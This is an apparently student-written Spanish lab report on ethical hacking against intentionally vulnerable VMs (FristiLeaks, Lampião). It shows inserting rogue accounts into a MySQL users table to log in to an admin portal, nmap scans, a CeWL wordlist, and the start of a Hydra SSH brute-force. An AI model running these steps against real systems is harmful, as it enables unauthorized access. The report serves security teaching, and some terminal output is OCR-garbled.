Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Figura 153. Ingresamos MySQL

Para iniciar este procedimiento, lo primero que se realizó fue ejecutar el comando **show databases;**, el cual permite visualizar todas las bases de datos disponibles en el servidor MySQL. En la imagen se observa cómo el sistema devuelve la lista de bases, entre ellas la llamada **hackmenow**, que será la utilizada en este ejercicio.

```
mysql> SHOW DATABASES;
SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| hackmenow |
+-----+
2 rows in set (0.00 sec)

mysql>
```

Figura 154. Se Ejecutó El Comando Show Database

Una vez identificada la base de datos, el siguiente paso fue seleccionarla para trabajar sobre ella. Para ello se empleó el comando **USE hackmenow;**, que cambia el contexto actual

hacia dicha base de datos, asegurando que todas las consultas posteriores se realicen en ella, Después de ingresar a la base de datos, se ejecutó el comando **show tables;**, cuyo propósito es mostrar las tablas disponibles en hackmenow. En esta captura se aprecia la tabla **members**, que contiene la información de usuarios y contraseñas.

```
mysql> SHOW TABLES;
SHOW TABLES;
+-----+
| Tables_in_hackmenow |
+-----+
| members              |
+-----+
1 row in set (0.00 sec)

mysql>
```

Figura 155. Tabla Obtenida al Ejecutar Show Tables

Para conocer la estructura interna de la tabla encontrada, se utilizó el comando **describe members;**. Este comando detalla los campos que componen la tabla, mostrando que posee columnas como **username** y **password**, necesarias para el registro y validación de usuarios.

```
mysql>
mysql> DESCRIBE members;
DESCRIBE members;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| id    | int(4) | NO | PRI | NULL | auto_increment |
| username | varchar(65) | NO | | NULL | |
| password | varchar(65) | NO | | NULL | |
+-----+-----+-----+-----+-----+-----+
3 rows in set (0.00 sec)

mysql>
```

Figura 156. Conoceremos La Estructura Interna De La Tabla Encontrada Usando El Comando Members

```

mysql>
mysql> SELECT * FROM members;
INSERT INTO members (username, password) VALUES ('usuariovictor', 'laboratorio1');
INSERT INTO members (username, password) VALUES ('usuariomanuel', 'soyelnumero2');SELECT * FROM members;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | eezeepz | keKkeKKeKKeKkEkEk |
+----+-----+-----+
1 row in set (0.00 sec)

torio1');SERT INTO members (username, password) VALUES ('usuariovictor', 'labora
Query OK, 1 row affected (0.00 sec)

mysql> SELECT * FROM members;

umero2');SELECT * FROM members;password) VALUES ('usuariomanuel', 'soyeln
Query OK, 1 row affected (0.00 sec)

+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | eezeepz | keKkeKKeKKeKkEkEk |
| 2 | usuariovictor | laboratorio1 |
| 3 | usuariomanuel | soyelnumero2 |
+----+-----+-----+
3 rows in set (0.00 sec)

mysql>

```

Figura 157. De Observa el Trabajo Dentro de la Tabla Members y Nuestros Usuarios Registrados.

En esta captura se observa el trabajo dentro de la tabla **members** de la base de datos. Inicialmente, se ejecutó el comando **select * from members;** para visualizar los registros existentes, mostrando únicamente el usuario **eezeepz** con su respectiva contraseña cifrada. Posteriormente, se insertaron nuevos usuarios utilizando el comando **insert into**. El primer registro añadido fue **usuariovictor** con la contraseña **laboratorio1**, seguido de **usuariomanuel** con la contraseña **soyelnumero2**. Cada inserción fue confirmada con el mensaje **Query OK, 1 row affected (0.00 sec)**. Finalmente, se volvió a ejecutar **select * from members;** para verificar los cambios. El resultado muestra ahora tres registros en total: el usuario original **eezeepz** y los dos nuevos usuarios creados (**usuariovictor** y **usuariomanuel**), confirmando que las operaciones de inserción se realizaron correctamente.

5.7.3 Verificación Del Registro de los Usuarios

Welcome to #fristileaks admin portal



Member Login

Username :

Password :

Figura 158. Nos logueamos con el 1 usuario

En esta captura se ve la página de inicio de sesión del portal de **FristiLeaks**. Después de haber creado al usuario **usuariovictor** con la contraseña **laboratorio1** directamente en la base de datos, aquí lo estamos probando en el formulario web.

Básicamente, lo que se hizo fue usar esas credenciales nuevas en el login y con esto comprobar que el truco funcionó: los usuarios que insertamos manualmente en la tabla **members** también son aceptados por la aplicación web. Esto demuestra que teníamos control sobre la base de datos y que era posible colar cuentas falsas para entrar al panel de administración.




Figura 159. Verificación Exitosa 2 Usuario

Luego de esto mostramos la prueba de lo que se hizo fue correcto ingresando y logueandome




Figura 160. Nos logueamos con el 2 usuario

En esta otra captura estamos probando el segundo usuario que insertamos en la base de datos: **usuariomanuel** con la clave **soyelnúmero2**. Igual que en el caso anterior, lo que hacemos es ir al formulario de login de **FristiLeaks** y colocar las credenciales creadas manualmente en la tabla **members**. Esto confirma que no solo funcionó con un usuario, sino que cualquier cuenta que añadamos directamente en la base de datos queda lista para iniciar sesión en la aplicación web. En pocas palabras, teníamos control total para crear accesos “a la medida” dentro del sistema.




Figura 161. verificación Exitosa 2 Usuario

Por último, mostramos que en este caso también funcionó el proceso que hicimos, lo mostramos ingresando a la página web.

6. Capítulo 6. Hacking Ético a Lampiao Utilizando Kali Linux

6.1. Introducción

El presente informe documenta de manera detallada el proceso de identificación, análisis y explotación de vulnerabilidades sobre una máquina virtual deliberadamente vulnerable (Metasploitable/Lampião) dentro de un entorno de laboratorio controlado. El ejercicio se desarrolló sobre una topología de red montada en VirtualBox con adaptadores en modo NAT, cumpliendo las condiciones y pautas establecidas por el docente para la práctica académica. Todas las acciones descritas en este informe se realizaron con fines estrictamente educativos y bajo los principios éticos del pentesting autorizado: no se llevaron a cabo ataques contra sistemas ni redes ajenos fuera del entorno provisto para la práctica.

La finalidad técnica del trabajo fue aplicar y consolidar conceptos clave de la ciberseguridad ofensiva: reconocimiento activo de la red y servicios, enumeración de versiones, búsqueda y validación de exploits conocidos, generación de wordlists específicas y ejecución de payloads para obtener acceso remoto y escalada de privilegios. Para ello se emplearon herramientas estándar del ecosistema de pruebas de intrusión —entre ellas Nmap para el reconocimiento y fingerprinting, Metasploit Framework para la enumeración y explotación, y utilidades como CeWL y Hydra para generación de diccionarios y ataques de fuerza bruta—, además de utilidades del sistema (scp, g++, mysql, editor de texto) durante la fase de post-explotación y verificación.

Concluimos diciendo que este informe no solo registra las acciones realizadas y los resultados obtenidos, sino que también extrae lecciones y recomendaciones de mitigación actualización de software, endurecimiento de servicios, uso de mecanismos de autenticación

robustos y monitoreo de logs con el objetivo de transformar la evidencia práctica en medidas concretas para mejorar la seguridad.

6.2. Alcance

Durante este tiempo se realizó la configuración de las máquinas virtuales, se ejecutaron las pruebas correspondientes, se recopilaron evidencias (capturas de pantalla, salidas de comandos, configuraciones relevantes) y se sistematizó la información en el presente informe, con el fin de dejar constancia del procedimiento y servir como insumo de estudio para evaluaciones futuras.

6.3. Objetivos

6.3.1 General

Documentar el proceso completo de reconocimiento, explotación y post-explotación sobre la máquina objetivo (Lampião), aplicando técnicas de escaneo, enumeración, obtención de credenciales, explotación local y manipulación de la aplicación web, para aprender las vulnerabilidades, su explotación controlada y las medidas de mitigación recomendadas.

6.3.2 Específicos

- Configurar correctamente el entorno de red entre las máquinas virtuales (atacante y víctima) dentro de VirtualBox, asegurando la conectividad a través de una red NAT denominada “SEMESTRE9-2025-1”.

Realizar el reconocimiento de la red y de la máquina objetivo mediante escaneos (nmap) para identificar hosts, puertos y versiones de servicios.

- Enumerar usuarios y servicios (SSH, MySQL, HTTP, SMB, etc.) usando herramientas como Metasploit y utilidades de enumeración.
- Generar wordlists específicas del objetivo (cewl) y emplearlas en ataques de fuerza bruta controlados (hydra) para obtener credenciales válidas.
- Establecer acceso inicial mediante SSH y transferir los ficheros necesarios (scp), preparar y compilar exploits locales (g++).
- Elaborar un informe que incluya metodología, comandos usados, resultados, evidencias (capturas) y recomendaciones de mitigación para cada vulnerabilidad explotada.

6.4. Planteamiento Del Problema

En un entorno cada vez más digitalizado e interconectado, las organizaciones, instituciones educativas y usuarios particulares dependen en gran medida de sistemas informáticos que ofrecen múltiples servicios en red. Esta creciente dependencia ha traído consigo una expansión de la superficie de ataque, es decir, el conjunto de puntos vulnerables por donde un atacante podría comprometer la seguridad de un sistema. A pesar de los avances tecnológicos en software y hardware, muchos servicios siguen presentando fallas de configuración, versiones obsoletas o vulnerabilidades conocidas que pueden ser explotadas fácilmente si no se identifican y mitigan a tiempo.

En el ámbito educativo, uno de los principales desafíos consiste en brindar a los estudiantes oportunidades para aplicar de forma práctica los conocimientos adquiridos en el aula sobre seguridad informática, análisis de vulnerabilidades y técnicas de explotación. Sin embargo, realizar prácticas de hacking ético directamente sobre sistemas reales implica riesgos éticos, legales y operacionales. Es por ello que el uso de entornos virtualizados, como Metasploitable, se ha convertido en una herramienta fundamental para el aprendizaje responsable y seguro de estas habilidades.

A pesar de contar con estos recursos, muchos estudiantes no comprenden con claridad la forma adecuada de aplicar las herramientas de análisis y explotación, ni los pasos metodológicos necesarios para llevar a cabo una prueba de penetración completa y estructurada. El desconocimiento sobre cómo descubrir servicios vulnerables, identificar exploits adecuados o ejecutar un ataque sin comprometer la estabilidad del entorno puede dificultar el proceso de aprendizaje y limitar la comprensión de los conceptos clave de ciberseguridad ofensiva.

Este informe surge como respuesta a la necesidad de documentar de forma clara y práctica cómo realizar una prueba de penetración ética sobre una máquina vulnerable, replicando un escenario realista en un entorno académico controlado. En este caso, se hace uso de herramientas ampliamente reconocidas como Nmap, para el reconocimiento activo de la red, directorios privados entre otras herramientas que explicaremos a continuación.

6.5. Subcapítulo 1: Importación y Configuración de la Máquina Virtual Lampiao en VirtualBox.

6.5.1 Importación de la máquina virtual lampiao

Para comenzar a realizar nuestro laboratorio de práctica, lo primero que hicimos importa la maquina por medio de su ovf esto lo hicimos de la siguiente forma.



Figura 162. Abrimos VirtualBox

Abrimos virtual box y nos vamos al apartado de archivos, luego de estar aquí le damos al apartado de importar




Figura 163. Importamos la maquina

Luego seleccionamos la hizo seleccionar el ovf para poder tener nuestra máquina.




Figura 164. Se selecciona el ovf

Aquí le damos clic al apartado de archivos y vamos a la ruta en donde tenemos nuestro ovf, esto es necesario porque de aquí es donde estaremos importando la máquina.




Figura 165. Máquina importada

Después de espera el proceso de cargue importación de nuestra maquina no saldrá algo como lo visto en la figura anterior, aquí lo que haremos es configurar de una el adaptador de red para poder tener comunicación con nuestras otras maquinas.

6.5.2 Configuración de la maquina Lampiao

Para el proceso de configuración lo que se hizo fue configurar nuestro adaptador de red, esto se hace con el objetivo de permitir que nuestra maquina tenga comunicación con las otras maquinas que estén conectada a esta misma red Nat, para este caso la red Nat tendrá el nombre de semestre 9 2025 1 y la configuraremos de la siguiente manera:

6.5.2.1 Ingresamos a la configuración

Ingresamos a la configuración de nuestra maquina Lampiao y nos posicionamos en e apartado de red tal cual como lo mostramos en esta figura.




Figura 166. Ingresamos al apartado de red

6.5.2.2 Configuramos el adaptador Nat

Luego de posicionarnos aquí lo que haremos es cambiar el apartado conectado a del adaptador por defecto a Red NAT y esto nos mostrara la red nat creada en un laboratorio anterior cuyo nombre mencione anteriormente.




Figura 167. Configuración de la red Nat

6.5.2.3 Configuramos el apartado de portapapeles y copiar y pegar

Aquí básicamente lo que hice fue permitir que desde mi pc físico pueda pasar información a mi maquina virtual y copiar y pegar por eso lo puse como bidireccional en ambos casos.




Figura 168. Configuración avanzada

6.5.3 Ejecutamos la maquina Lampiao

Lo último que hacemos para este caso es ejecutar nuestra maquina Lampiao para ver que las configuraciones hechas funcionaron correctamente.




Figura 169. Ejecución de la maquina

6.6. Subcapítulo 2: Inicio de Vulneración de la maquina Lampio

6.6.1 Escaneamos la red del Nat

Lo primero que hicimos fue escanear la red para saber cuál es la dirección ip de nuestra maquina Lampio, esto lo hicimos con el comando **nmap -sV 192.1.1.0/24**

```

Archivo Acciones Local Vista Ayuda
[~]
# nmap -sV 192.1.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-23 23:44 -05
Nmap scan report for 192.1.1.1
Host is up (0.0011s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
53/tcp    filtered domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 192.1.1.2
Host is up (0.0023s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc      Microsoft Windows RPC
445/tcp   open  microsoft-ds?
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.1.1.3
Host is up (0.00020s latency).
All 1000 scanned ports on 192.1.1.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:72:A4:CE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.1.1.17
Host is up (0.00030s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http
1 service unrecognized despite returning data. If you know the service/version, please s
vice :
SF-Port80-TCP:V=7.95I=7%0/923Time=6803772Bp=x86_64-pc-linux-gnu%r(NULL

```

[illegible]

Figura 170. Escaneamos la red

Aquí identificamos nuestra maquina Lampiao, después procedemos a hacer un escáner a los primeros 2000 puertos tcp de la ip de nuestra maquina víctima. Con el comando **nmap -p 1-2000 192.1.1.17** de la siguiente forma.

```
(root@kali)-[~]
# nmap -p 1-2000 192.1.1.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-23 23:58 -05
Nmap scan report for 192.1.1.17
Host is up (0.00032s latency).
Not shown: 1997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1898/tcp  open  cymtec-port
MAC Address: 08:00:27:8D:CA:01 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds

(root@kali)-[~]
```

Figura 171. Escaneo al ip de lampiao

6.6.2 Ingresamos al home del puerto 80 a través de la ip

Después de este escaneo procedimos a ingresar a la ip de nuestra servicio http que hay en el puerto 80, para esto fuimos a nuestro navegador e ingresamos la ip de la maquina Lampiao de la siguiente forma.




Figura 172. Ingreamos al home

Al ingresar al home nos salió la imagen que pueden ver a continuación por lo que procedimos a ingresar el puerto tcp 1898 que nos encontramos en el escáner.




Figura 173. Home de Lampiao

Luego de estar aquí intente registrar un usuario para ver si podía ingresar a la plataforma, pero como verán, no fue posible hacer esto.

User account

[Create new account](#) [Log in](#) [Request new password](#)

Username *

Spaces are allowed; punctuation is not allowed except for periods, hyphens, apostrophes, and underscores.

E-mail address *

A valid e-mail address. All e-mails from the system will be sent to this address. The e-mail address is not made public and will o receive certain news or notifications by e-mail.

Figura 174. Registro del usuario



- Unable to send e-mail. Contact the site administrator if the problem persists.
- Unable to send e-mail. Contact the site administrator if the problem persists.



Thank you for applying for an account. Your account is currently pending approval by the site administrator. In the meantime, a welcome message with further instructions has been sent to your e-mail address.

User login

Username *

Password *

[Create new account](#)

[Request new password](#)

Lampião, herói ou vilão do Sertão?

Submitted by tiago on Thu, 04/19/2018 - 18:25



Para uns, um ídolo. Para outros, assassino. Lampião, uma das figuras mais misteriosas e temidas do sertão nordestino, nasceu em uma família pobre e amargura. Conhecido como o Rei do Sertão, ele se tornou um líder de uma das maiores facções criminais da região.

Figura 175. Denegación del registro

6.6.3 Utilizamos y eh intentamos crear un Directorios

Después de la denegación del registro procedimos a intentar conseguir un usuario y contraseña dentro que nos permitieran ingresar y loguearnos.

```
root@kali: ~  
Archivo Acciones Editar Vista Ayuda  
root@kali ~  
# nmap -p 22 192.1.1.17 -A -sC  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-25 09:18 -05  
Nmap scan report for 192.1.1.17  
Host is up (0.00089s latency).  
  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   1024 46:b1:99:60:7d:81:69:3c:ae:1f:c7:ff:c3:66:e3:10 (DSA)  
|   2048 f3:e8:88:f2:2d:d0:b2:54:0b:9c:ad:61:33:59:55:93 (RSA)  
|   256  ce:63:2a:f7:53:6e:46:e2:ae:81:e3:ff:b7:16:f4:52 (ECDSA)  
|_  256  c6:55:ca:07:37:65:e3:06:c1:d6:5b:77:dc:23:df:cc (ED25519)  
MAC Address: 08:00:27:8D:CA:01 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.14  
Network Distance: 1 hop  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
TRACEROUTE  
HOP RTT      ADDRESS  
1   0.89 ms  192.1.1.17  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 3.36 seconds  
  
root@kali ~
```

Figura 176. Se obtiene más información atrás ves de nmap-A -sC

Utilice el comando **nmap -p 22 192.1.1.17 -A -sC** para obtener información detallada del servicio SSH identificado anteriormente ya que lo que quería hacer era intentar sacar un usuario que me permitiera ingresar a la red.

```
usuarios posibles
lampiao
heroi
vilao
sertao
assassino
brasil
luizGonzaga
Falou
virgulino
Ferreira
da silva
```

Figura 177. Posible usuarios

Lo que hicimos fue intentar crear nuestro propio diccionario haciendo un análisis de las paginas presentes en el home, pero como esto era muy tedioso procedimos a hacerlo mediante comando.

6.6.4 Creación de nuestro diccionario

Como queríamos crear nuestro diccionario utilizamos el **comando cewl** **http://192.1.1.17:1898/ --Write Diclampiao.txt** para crear un diccionario con el nombre Diclampiao y con la extencion . txt


```

(root@kali)-[/home/kali]
# cewl http://192.1.1.17:1898/ --write Diclampiao.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@diginiinja) (https://diginiinja/)
/usr/bin/cewl: unrecognized option '--write'
Usage: cewl [OPTIONS] ... <url>

OPTIONS:
  -h, --help: Show help.
  -k, --keep: Keep the downloaded file.
  -d <x>, --depth <x>: Depth to spider to, default 2.
  -m, --min_word_length: Minimum word length, default 3.
  -x, --max_word_length: Maximum word length, default unset.
  -o, --offsite: Let the spider visit other sites.
  --exclude: A file containing a list of paths to exclude
  --allowed: A regex pattern that path must match to be followed
  -w, --write: Write the output to the file.
  -u, --ua <agent>: User agent to send.
  -n, --no-words: Don't output the wordlist.
  -g <x>, --groups <x>: Return groups of words as well
  --lowercase: Lowercase all parsed words
  --with-numbers: Accept words with numbers in as well as just letters
  --convert-umlauts: Convert common ISO-8859-1 (Latin-1) umlauts (ä-ae, ô-oe, ü-ue, ß-ss)
  -a, --meta: include meta data.
  --meta_file file: Output file for meta data.
  -e, --email: Include email addresses.
  --email_file <file>: Output file for email addresses.
  --meta-temp-dir <dir>: The temporary directory used by exiftool when parsing files, default /tmp.
  -c, --count: Show the count for each word found.
  -v, --verbose: Verbose.
  --debug: Extra debug information.

Authentication
--auth_type: Digest or basic.

```

Figura 178. Información o luego de crear el diccionario de palabra

El comando `cewl http://192.1.1.17:1898/ --write Diclampiao.txt` rastrea la página indicada, extrae palabras relevantes (títulos, texto y enlaces) y genera una lista de palabras (diccionario), guardándola en el archivo `Diclampiao.txt` para usar en ataques de diccionario posteriores o pruebas internas controladas.

```

(root@kali)-[/home/kali]
# ls
Descargas Diclampiao.txt Documentos Escritorio Imágenes Música Plantillas Público Videos

(root@kali)-[/home/kali]
# wc -l Diclampiao.txt
844 Diclampiao.txt

(root@kali)-[/home/kali]
# cat Diclampiao.txt
Lampião
que
main
field
com
section
account
wrapper
Home
new
para
por
content
foi
uma
User
page
footer
menu

```

Figura 179. Visualización de nuestro directorio diclampiao

A continuación, lo que se hizo fue listas el contenido lor archivo con e comando `ls`, se listó el directorio para confirmar la presencia del archivo y se mostró su contenido con el

6.6.5 Utilizamos directorio Hydra para nuestro ataque de fuerza bruta



```
(kali㉿kali)-[~]
└─$ hydra -l user -P Diclampiao.txt ssh://192.1.1.17

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-25 10:16:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
